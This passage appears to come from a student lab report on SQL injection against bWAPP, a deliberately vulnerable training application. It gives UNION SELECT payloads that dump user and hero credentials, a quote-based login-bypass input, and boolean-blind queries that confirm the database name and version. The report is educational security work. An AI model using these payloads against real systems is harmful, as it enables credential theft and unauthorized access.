union all select 1,main_character,imdb,tickets_stock,5,6,7 from movies where 1=1–'
This outputs the following:




5. Table: users In this section again there are more than enough columns so we'll process two modified SQL query in order to extract every column data. ' and 1=0 union all select

1,id,login,password,email,6,7 from users where 1=1–’
This outputs the following:



’ and 1=0 union all select 1,secret,activation_code,activated,reset_code,6,7 from users where 1=1–’
This outputs the following:





2.3.2 Get credentials of a superhero by using id column of the related table. Go to SQL Injection (Login Form/Hero) bug and login with username and password of the superhero.

We already have the password and the heros names as we run this command previously:

' and 1=0 union all select 1,id,login,password,secret,6,7 from heroes where 1=1–'

Chosen username: "neo"
Chosen hero's password: "trinity"






2.3.3 Repeat the step 2 by not using the original password (In other words, you are expected to login without using the original password.). Interpret the result.

We already have the password and the heros names as we run this command previously:

' and 1=0 union all select 1,id,login,password,secret,6,7 from heroes where 1=1–'


Chosen username: "neo"
A wrong password: "hacettepebbm459"
When we enter without using any special character site simply returns invalid password error as follows:



However when we play with things a little bit, we simply can realize that original authorization checking code something like this:
"... from heroes where name='aName' AND password='aPasssword'"
After this if we type an input as follows:
name: neo' OR
password: '

Query will look something like this:


"... from heroes where name='neo' OR 'AND password=""
Now, as long as we know the username because the or expression will always evaluate to true we can successfully log in with only a password as follows:



2.4 SQL Injection - Blind - Boolean-Based

2.4.1 Verify the name of the database found in step 2.2.1.b.

We know a movie that exists in the table called Man of Steel. By using this information and writing the following query we can perform the verification operation:
Man of Steel' and "database()"="bWAPP"-'




2.4.2 Verify the version of the database found in step 2.2.1.c.

By writing the following query we can perform the verification operation:
Man of Steel' and version()=5-'

2.4.3 Verify the e-mail address of a user listed in step 2.2.3.a.

We already had the user's name and email data and by using these informations and writing the following query we can perform the verification operation:
Man of Steel' and (select id from users where login="A.I.M." and email="bwapp-aim@mailinator.com")-
'



It returns true if and only both email and login info is accurate. In that case we verified all the informations above.

3 References

https://openai.com/
https://stackoverflow.com/
https://www.itsecgames.com/